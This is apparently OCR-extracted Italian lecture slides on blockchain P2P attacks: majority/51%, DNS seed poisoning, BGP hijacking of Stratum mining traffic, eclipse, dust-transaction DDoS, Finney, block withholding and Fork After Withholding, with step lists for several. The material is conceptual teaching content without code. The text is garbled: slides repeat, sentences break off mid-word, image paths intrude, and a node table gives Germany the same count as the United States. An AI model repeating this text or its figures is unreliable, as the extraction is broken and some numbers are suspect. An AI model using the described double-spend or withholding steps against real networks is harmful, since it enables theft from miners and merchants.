L'attacco della maggioranza, o attacco del 51%, è una vulnerabilità che può essere sfruttata quando un singolo aggressore, un gruppo di nodi Sybil o un pool di mining nella rete raggiunge la maggior parte dell'hash rate della rete per manipolare la blockchain ed essere in grado di

1. impedire la verifica di transazioni o blocchi (rendendoli non validi),
2. invertire le transazioni durante il tempo in cui hanno il controllo per consentire la doppia spesa,
3. forkare la Blockchain principale e dividere la rete,
4. impedire ad altri miners di validare blocchi per un breve periodo di tempo.

::.. Attacchi al Sistema P2P (3/15)



Si consideri lo scenario in cui un pool di mining malizioso con un potere di hash significativo esegue una transazione T_x valida. Allo stesso tempo, genera una transazione fraudolenta T_y a doppia spesa dalla stessa transazione genitore.


Il destinatario attende k conferme della fork prima di rilasciare il prodotto al miner, ovvero che k blocchi successivi sono stati estratti dalla rete dopo aver validato la transazione T_x. Durante questo processo, il miner malizioso continua a estrarre blocchi. Forzando la catena, il miner dannoso sarà in grado di invalidare la catena con transazione T_x e la sostituirà con la propria catena con T_y.

::.. Attacchi al Sistema P2P (4/15)

Quando un nodo si unisce alla rete Bitcoin per la prima volta, non è a conoscenza dei peer attivi. Per scoprirli, è necessario un meccanismo di bootstrap come il Domain Name System (DNS).

- I seed DNS vengono interrogati per ottenere informazioni sui peer attivi con cui stabilire delle connessioni. La query DNS iniziale restituisce uno o più records DNS con gli indirizzi IP corrispondenti ai peer che accettano le connessioni in entrata.

DNS rappresenta una criticità per blockchain siccome è vulnerabile ad attacchi man-in-the-middle.




- Per impostazione predefinita, il client Blockchain ha un elenco di seeder che consentono la scoperta della rete. Se l'aggressore inserisce un falso elenco, l'utente verrà compromesso e condotto a una rete contraffatta.

::.. Attacchi al Sistema P2P (4/15)

Un nodo nella rete Bitcoin ha un indirizzo IP di 33.33.33.3, mentre il nodo dell'aggressore in una rete contraffatta ha un indirizzo IP 22.22.22.2. L'autore realizza un attacco DNS cache poisoning per indurre l'utente a entrare nella rete contraffatta. L'utente esegue la query DNS su seed.bitcoin.sipa.be, e invece di rispondere con 33.33.33.3, il resolver DNS restituisce 22.22.22.2. Di conseguenza, l'utente si connette a nodi maliziosi nella rete contraffatta e i nodi dannosi potrebbero fornire falsi blocchi all'utente.


ai peer le connessioni in entrata.

DNS rappre a criticità per blockchain siccome è vulnerabile ad attacchi man-in-the-middle.



- Per impostazione predefinita, il client Blockchain ha un elenco di seeder che consentono la scoperta della rete. Se l'aggressore inserisce un falso elenco, l'utente verrà compromesso e condotto a una rete contraffatta.

::.. Attacchi al Sistema P2P (5/15)




Ci sono due tipi di nodi nella maggior parte delle applicazioni blockchain:

- I full nodes sono partecipanti effettivi alla rete e mantengono una copia aggiornata della blockchain.
- I lightweight nodes utilizzano solo i servizi dei nodi completi per ottenere l'accesso alla rete.

Poiché i nodi leggeri traggono la loro visione della Blockchain dai nodi completi, quando un nodo completo viene compromesso, anche tutti i suoi nodi leggeri associati vengono compromessi.

La concentrazione spaziale dei nodi completi all'interno di un AS o di un ISP li rende vulnerabili agli attacchi di routing come il dirottamento BGP. Un AS antagonista può dirottare il traffico per un AS target che ospita la maggior parte dei nodi dell'applicazione blockchain.

::.. Attacchi al Sistema P2P (6/15)




Un attacco di BGP hijacking può dirottare i messaggi di consegna delle reward come parte del protocollo Stratum, realizzato al di sopra di TCP e con messaggi in JSON.

Trasmettendo percorsi di rete maliziosi tramite BGP, l'attaccante è in grado di reindirizzare il traffico da server di mining legittimi su una rete a server fasulli su un'altra rete mascherata come originale.

Questi server di mining fasulli hanno permesso ai clienti di continuare a estrarre cryptovaluta ma non hanno mai ricevuto alcuna ricompensa per il lavoro svolto. Tutti i proventi dell'attività di mining sono invece andati direttamente verso i nodi fasulli dell'attaccante.

::.. Attacchi al Sistema P2P (6/15)



Un attacco di BGP hijacking può dirottare i messaggi di consegna delle reward come parte del protocollo Stratum, realizzato al di sopra di TCP e con messaggi in JSON.


È stato dimostrato che dirottando meno di 100 prefissi BGP in Bitcoin, un aggressore può isolare fino al 50% della capacità hashing della rete, e che il 60% di tutto il traffico Bitcoin attraversa solo tre ISP. Ciò è dovuto alla diversa distribuzione geografica dei pool

	Bitcoin		Ethereum		Litecoin	
Rank	Country	Nodes	Country	Nodes	Country	Nodes
1	Unite States	2445 (24.98%)	United States	6549 (37.99%)	United States	79 (24.38%)
2	Germany	2445 (24.98%)	China	2202 (12.77%)	Russia	36 (11.12%)
3	China	675 (6.90%)	Canada	1118 (6.49%)	Germany	19 (6.49%)
4	France	663 (6.77%)	Russia	846 (4.91%)	China	17 (5.21%)
5	Netherlands	475 (4.85%)	Germany	783 (4.54%)	Netherlands	17 (5.21%)
6	Canada	369 (3.77%)	United Kingdom	559 (3.24%)	United Kingdom	16 (4.91%)
7	—	368 (3.76%)	Netherlands	470 (2.73%)	France	11 (3.42%)
8	United Kingdom	307 (3.14%)	South Korea	429 (2.49%)	Brazil	11 (3.42%)
9	Russia	296 (3.02%)	France	399 (2.31%)	Canada	11 (3.42%)
10	Japan	219 (2.24%)	Japan	279 (1.62%)	Hong Kong	11 (3.42%)

::.. Attacchi al Sistema P2P (7/15)

Il sistema peer-to-peer di Blockchain è anche vulnerabile a una forma di attacco nota come Eclipse attack, in cui un gruppo di nodi dannosi isola i nodi vicini, compromettendo così il traffico in entrata e in uscita.

In Bitcoin, i nodi formando dei cluster, dove ogni peer è a conoscenza dell'indirizzo IP di tutti. Con un numero sufficiente di nodi compromessi in un cluster, si può isolare i nodi onesti e modificarne la copia locale dello stato della blockchain, controllando il loro traffico in entrata e in uscita e fornire loro informazioni false.




I nodi blu rappresentano i nodi onesti che memorizzano il vero stato della blockchain mentre i nodi rossi rappresentano i nodi maliziosi che formano un cluster attorno ai nodi blu.

::.. Attacchi al Sistema P2P (7/15)

Il sistema peer-to-peer di Blockchain è anche vulnerabile a una forma di attacco nota come Eclipse attack, in cui un gruppo di nodi dannosi isola i nodi vicini, compromettendo così il traffico in entrata e in uscita.

In Bitcoin, i nodi formando dei cluster, dove ogni peer è a conoscenza dell'indirizzo IP di tutti. Con un numero sufficiente di nodi compromessi in un cluster, si può isolare i nodi onesti e modificarne la copia locale dello stato della blockchain, controllando il loro traffico in entrata e in uscita e fornire loro informazioni false.




Se la connessione tra i nodi onesti è compromessa, i nodi dannosi possono inviare blocchi falsi ai nodi onesti e partizionarli dalla rete.

::.. Attacchi al Sistema P2P (7/15)

Il sistema peer-to-peer di Blockchain è anche vulnerabile a una forma di attacco nota come Eclipse attack, in cui un gruppo di nodi dannosi isola i nodi vicini, compromettendo così il traffico in entrata e in uscita.

In Bitcoin, i nodi formando dei cluster, dove ogni peer è a conoscenza dell'indirizzo IP di tutti. Con un numero sufficiente di nodi compromessi in un cluster, si può isolare i nodi onesti e modificarne la copia locale dello stato della blockchain, controllando il loro traffico in entrata e in uscita e fornire loro informazioni false.



Di conseguenza, i nodi onesti finiscono per avere una visione sbagliata dello stato della blockchain.


::.. Attacchi al Sistema P2P (8/15)

Uno degli attacchi più comuni è Distributed Denial of Service (DDoS), consiste nel tempestare di richieste un sistema (o una sua parte), fino a renderlo irraggiungibile. Nonostante sia un sistema peer-to-peer, blockchain è soggetta ad attacchi DDoS, manifestandosi in diversi modi.

Il numero di transazioni per blocco che un'applicazione blockchain può elaborare in un dato tempo è limitato:

- Un blocco BitCoin ha la dimensione di 1MB, mentre la dimensione media di una transazione è di circa 500 byte, consentendo in media circa 2.000 transazioni per blocco.
- Il tempo medio per il mining di un blocco è di circa 10 minuti. Pertanto, non si può superare le 200 transazioni al minuto, e il totale dei peer attivi serviti dalla rete al non supererà 200.
- Dati questi vincoli, il throughput è di 3-7 transazioni al secondo.


::.. Attacchi al Sistema P2P (9/15)




Un avversario può sfruttare varie identità Sybil ed emettere diverse transazioni di "polvere" (ad esempio 0,001 BTC per transazione) tra le varie identità Sybil sotto il suo controllo.

Introducendo un gran numero di transazioni di scarso valore in un breve periodo di tempo, la rete sarà congestionata e il servizio agli utenti legittimi nella rete sarà negato.

Un'altra forma di attacco DDoS viene eseguita presso i mempool delle criptovalute per aumentare la tariffa di mining.



::.. Attacchi al Sistema P2P (9/15)




Un avversario può sfruttare varie identità Sybil ed emettere diverse transazioni di "polvere" (ad esempio 0,001 BTC per transazione) tra le varie identità Sybil sotto il suo controllo.

Introducendo un gran numero di transazioni di scarso valore in un breve periodo di tempo, la rete sarà congestionata e il servizio agli


In BitCoin, l'utente A genera una transazione per l'utente B. La transazione viene archiviata nel pool di memoria insieme ad altre transazioni non confermate. Il minatore convalida le transazioni dal pool di memoria e calcola un blocco. Un blocco valido viene aggiunto alla blockchain.

delle criptova… …entare la tariffa di mining.



::.. Attacchi al Sistema P2P (10/15)

Sebbene la dimensione del blocco sia limitata nelle criptovalute, la dimensione del pool non ha limiti di dimensione.




- Più transazioni sono nel mempool, più forte è la concorrenza per accaparrarsi i miners. Per dare maggiore priorità alle proprie transazioni, gli utenti iniziano a pagare maggiori mining rewards, come incentivo per i miners.
- Un avversario potrebbe inondare i mempool con transazioni di polvere, portando gli utenti legittimi ad aumentare le commissione di mining così che le transazioni dell'attaccante non vengono minate.

::.. Attacchi al Sistema P2P (11/15)

La natura peer-to-peer alla base di una blockchain può essere sfruttata per creare visioni contrastanti del suo stato globale. I nodi dannosi possono intenzionalmente mascherare, falsificare o nascondere informazioni importanti che devono essere trasmesse attraverso la rete.

- L'attacco Finney è una variante del double spending in cui un minatore ritarda la propagazione dei blocchi per spendere due volte la sua transazione.




1. Il miner genera una transazione, computa un blocco e sceglie di non ritrasmettere il blocco.

2. Genera un duplicato della sua transazione precedente e lo invia a un destinatario.

::.. Attacchi al Sistema P2P (11/15)

La natura peer-to-peer alla base di una blockchain può essere sfruttata per creare visioni contrastanti del suo stato globale. I nodi dannosi possono intenzionalmente mascherare, falsificare o nascondere informazioni importanti che devono essere trasmesse attraverso la rete.

- L'attacco Finney è una variante del double spending in cui un minatore ritarda la propagazione dei blocchi per spendere due volte la sua transazione.



3. Dopo che il destinatario accetta la transazione e consegna il prodotto, il miner pubblica il suo blocco precedente con la transazione originale.

4. La transazione precedente diventa non valida e il minatore spende con successo il doppio.

::.. Attacchi al Sistema P2P (12/15)

Nei pool di mining decentralizzati, tutti i partecipanti consumano elettricità e potenza della CPU per trovare un nonce il cui valore di un hash con il blocco è inferiore alla soglia di destinazione. Una volta trovata la soluzione valida, tutti i partecipanti vengono ricompensati in base al loro impegno.

- Nel block withholding attack, un miner compromesso risolve il puzzle crittografico della PoW, ma sceglie di non rivelarla al pool server.
- Ignari di ciò, il resto dei miner del pool sprecano le loro risorse per trovare il nonce e alla fine perdono la gara. Infatti, il miner malizioso può condividere il nonce trovato con nodi in altri pool per una ricompensa maggiore.

Una variante di questo attacco è il Fork After Withholding (FAW) attack.

::.. Attacchi al Sistema P2P (13/15)

Esecuzione di un FAW attack:

1. Un miner dannoso si unisce a due pool di mining.
2. Il miner calcola un PoW valido nel primo pool.
3. Egli trattiene la soluzione e pubblica il blocco solo quando anche il secondo pool pubblica il blocco.
4. La rete risolve la fork seleziondo un blocco tra i due.
5. Il minatore dannoso viene ricompensato in entrambi i casi.

